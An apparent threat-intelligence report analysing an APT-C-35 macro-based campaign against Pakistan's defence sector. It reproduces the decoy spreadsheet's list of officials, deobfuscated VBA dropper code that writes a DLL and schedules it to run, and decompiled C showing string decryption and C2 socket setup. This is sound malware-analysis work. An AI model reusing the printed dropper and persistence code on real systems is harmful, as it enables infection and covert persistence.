

ThreatMon
DoNot Team (APT-C-35) Analysis of Latest Campaign
APT
Sophisticated Excel Macro Attack Targeting Pakistan
@threatmon
@MonThreat

Table of Contents

Executive Summary


The DoNot Team, also referred to as APT-C-35, is an advanced persistent threat (APT) group that has been operational since at least 2016. The group is recognized for its highly sophisticated tactics and techniques, which enable them to establish and maintain a persistent presence on targeted systems and networks. Due to their capabilities, the DoNot Team is considered a significant threat to organizations and individuals, with a focus on targeting South Asian countries including India, Pakistan, Sri Lanka, and Bangladesh. We have identified a new campaign targeting Pakistan that utilizes an Excel file attachment. Upon enabling macros on the attachment, the VBA code within the file drops additional files and executes them at a specific time.

Technique Analysis

APT-C-35 is an apt group malware that has been identified as part of a spear phishing email campaign. The campaign targeted Pakistan's defence sector and used Excel documents as a means of delivery.

The attackers used social engineering tactics, such as phishing, to trick victims into downloading and opening the malicious Excel files. The Excel files contained macros that, when activated, would download and install the APT-C-35 malware on the victim's device.

The APT-C-35 apt group is capable of stealing sensitive information, such as login credentials and keystrokes, and can also allow the attackers to remotely control the infected device.



#	Organization	Designation	Rank/Title	Name-Surname
1	Embassy of the Republic of Turkey	Defence and Army Attaché	Brigadier General	M. Süha Öztekin
2	Embassy of the Republic of Turkey	Air Attaché	Group Captain	Murat İkiz
3	Embassy of the Republic of Turkey	Naval Attaché	Captain (Navy)	Göksel Ortamevzi
4	Embassy of Pakistan	Defence and Air Attaché	Air Commodore	Farooq Haider Tarer
5	Embassy of Pakistan	Army Attaché	Colonel	M. Saqip Khan
6	Embassy of Pakistan	Naval Attaché	Captain (Navy)	M. Arslan Khan
7	Ministry of Defence Production (MODP)	Federal Minister for Defence Production	Mr.	Muhammad Israr Tareen
8	Ministry of Defence Production (MODP)	Minister of State	Mr.	Ehsanullah Reki
9	Ministry of Defence Production (MODP)	Secretary	Lieutenant General (R)	Humayun Aziz
10	Ministry of Defence (MOD)	Minister	Mr.	Khawaja Muhammad Asif
11	Directorate General Munitions Production (DGMP)	Director General	Major General	Usman Haq
12	Directorate General Defence Purchase (DGDP)	Director General	Major General	Muhammad Ejaz Mirza, HI(M)
13	Directorate General Defence Purchase (DGDP)	Deputy Director General	Brigadier General	Amir Shahzad Awan
14	Joint Chiefs of Staff Committee	Chairman Joint Chiefs of Staff Committee (CJCSC)	General	Nadeem Raza
15	Joint Chiefs of Staff Committee	Director General, Joint Warfare & Training (DG JW&T)	Rear Admiral	Abdul Basit Butt

Figure 1 - Malicious Excel file.

Upon enabling macros on the Excel file, it executes obfuscated Visual Basic for Applications (VBA) code that creates two files in the "C:\ProgramData\WindowsSecurity" directory and another file in the "\Users\Public\Documents" directory. These files are subsequently accessed by a dropped dynamic link library (dll) file. The VBA code sets a Windows Task Scheduler task to run these files at a specific time.




Figure 2 - Malicious macro code inside the Excel file.

So we can go deep with the code of it. Upon launching the excel file and enabling macros, a check is performed to determine the existence of the folder "C:\ProgramData\WindowsSecurity". If the folder does not exist, it is created and then creates a text file "C:\Users\Public\Documents\desktop.ini.txt".
It takes a byte array represented by a string in a textbox and writes it to a file "C:\ProgramData\WindowsSecurity\winnet.dll" and This process can be observed in the subsequent figure.

```
Sub Workbook_Open()
On Error Resume Next

Application.DisplayAlerts = False

' Create folder "WindowsSecurity" in "C:\ProgramData\" if it doesn't exist
If Dir("C:\ProgramData\WindowsSecurity", vbDirectory) = vbNullString Then
    MkDir "C:\ProgramData\WindowsSecurity"
End If

' Create a text file "desktop.ini.txt" in "C:\Users\Public\Documents\"
MkDir "C:\Users\Public\Music\Simple Music"
Dim fld As Object
Set fld = CreateObject("Scripting.FileSystemObject")
Dim myFile As Object
Set myFile = fld.CreateTextFile("C:\Users\Public\Documents\desktop.ini.txt", True)

' Write a byte array to a file "winnet.dll" in "C:\ProgramData\WindowsSecurity\"
' and move the file to the same location
Dim btsGohra7(49945) As Byte
ar1Gohra = Split(UserForm1.TextBox1.Text, "-")
For Each vl In ar1Gohra
    btsGohra7(linGohra) = CByte(vl)
    linGohra = linGohra + 1
Next
Open "C:\ProgramData\WindowsSecurity\winnet.dll" For Binary Access Write As #3
Put #3, , btsGohra7
Close #3
```

Figure 3 - Deobfuscation of VBA

And It creates a scheduled task using the Windows Task Scheduler to run the second stage and we can see that in the next figure.

```
' Create a scheduled task using the Windows Task Scheduler
Dim service As Object
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim rootFolder As Object
Set rootFolder = service.GetFolder("\")
Dim taskDefinition As Object
Set taskDefinition = service.NewTask(0)

With taskDefinition
    .RegistrationInfo.Description = "Task Description"
    .Settings.Enabled = True
    .Settings.StartWhenAvailable = True
    .Triggers.Create(TriggerTypeDaily)
    .Actions.Create(ActionTypeExec)
    .Actions(1).Path = "C:\ProgramData\WindowsSecurity\winnet.dll"
End With
rootFolder.RegisterTaskDefinition("Task Name", taskDefinition, 6, "", "", 3)

Application.DisplayAlerts = True
ActiveSheet.Shapes.SelectAll
Selection.Delete
```

Figure 4 - Set scheduled task to run second stage

Second Stage

The second stage of the malware is a dynamic link library (DLL) that contains malicious imports referred to as "webservice." Through the process of reverse engineering the DLL file, it has been determined that the malware is capable of reading a file named "desktop.ini.txt," which is dropped by an Excel file. This can be observed in the accompanying figure.

Malware utilizes a basic decryption algorithm by pushing various hexadecimal values and subsequently implementing a loop to decrypt crucial strings.




Figure 5- Simple algorithm to description

By utilizing a debugger, we are able to decrypt encrypted data, as demonstrated in the following figure.





Figure 6 - decrypt stings

```
v33 = xmmword_10013CC0;
key_bytes = 0x93;
v35 = -1178683010;
v34 = xmmword_10013CD0;
v36 = 0xC4C8C47E;
v37 = 0;
do
{
  *key++ = key_bytes - 80;
  key_bytes = *key;
}
while ( *key );
config_file = fopen(&v32[3], "r");            // \Users\Public\Documents\desktop.ini.txt
if ( config_file )
{
  fclose(config_file);
  rand_num = rand();
  Sleep(1000 * (rand_num % 100 + 120));
  if ( WSAStartup(0x202u, &WSAData) )
  {
    ptr_socket = v16;
  }
  else
```

Figure 7 - Open desktop.ini.txt

In our analysis of the malware, we have encountered a significant obstacle in the third stage of attack. Upon reading the desktop.ini.txt file, the malware is unable to proceed as it

recognizes the file size to be equal to zero kilobytes. This issue is depicted in the accompanying figure.



My Music	8/27/2018 4:26 PM	File folder	
My Music	7/13/2009 10:08 PM	File folder	
My Pictures	8/27/2018 4:26 PM	File folder	
My Pictures	7/13/2009 10:08 PM	File folder	
My Videos	8/27/2018 4:26 PM	File folder	
My Videos	7/13/2009 10:08 PM	File folder	
SweetScape	8/27/2018 6:42 AM	File folder	
desktop.ini	8/27/2018 4:27 PM	Configuration sett...	1 KB
desktop.ini	7/13/2009 9:54 PM	Configuration sett...	1 KB
desktop.ini.txt	1/23/2023 5:53 AM	Text Document	0 KB

Figure 8 - desktop.ini.txt

Upon infection, the malware will establish a TCP connection with a remote server to receive bytes of data. This initial socket connection and communication with the server can be used to identify the malware. The received bytes are then compared with the "#" character, indicating the start of a process that utilizes PowerShell to execute code. This code, believed to be written into the "destop.ini.txt" file, is executed to carry out the malware's malicious intent.




Figure 9- Connection with C2

Upon further analysis, it has been determined that the malware has the capability to initiate a PowerShell process in order to execute subsequent processes.

- whoami.exe process is a command-line tool that is used to display the current user's username and group information

- tasklist.exe process is a command-line tool that is used to display a list of currently running processes on a system
- findste.exe used by the malware to carry out specific functions

Through a thorough analysis of the PowerShell code in question, it has been determined that the code is utilizing a Base64 . Upon decoding the Base64 encoded data, further analysis reveals the following results.

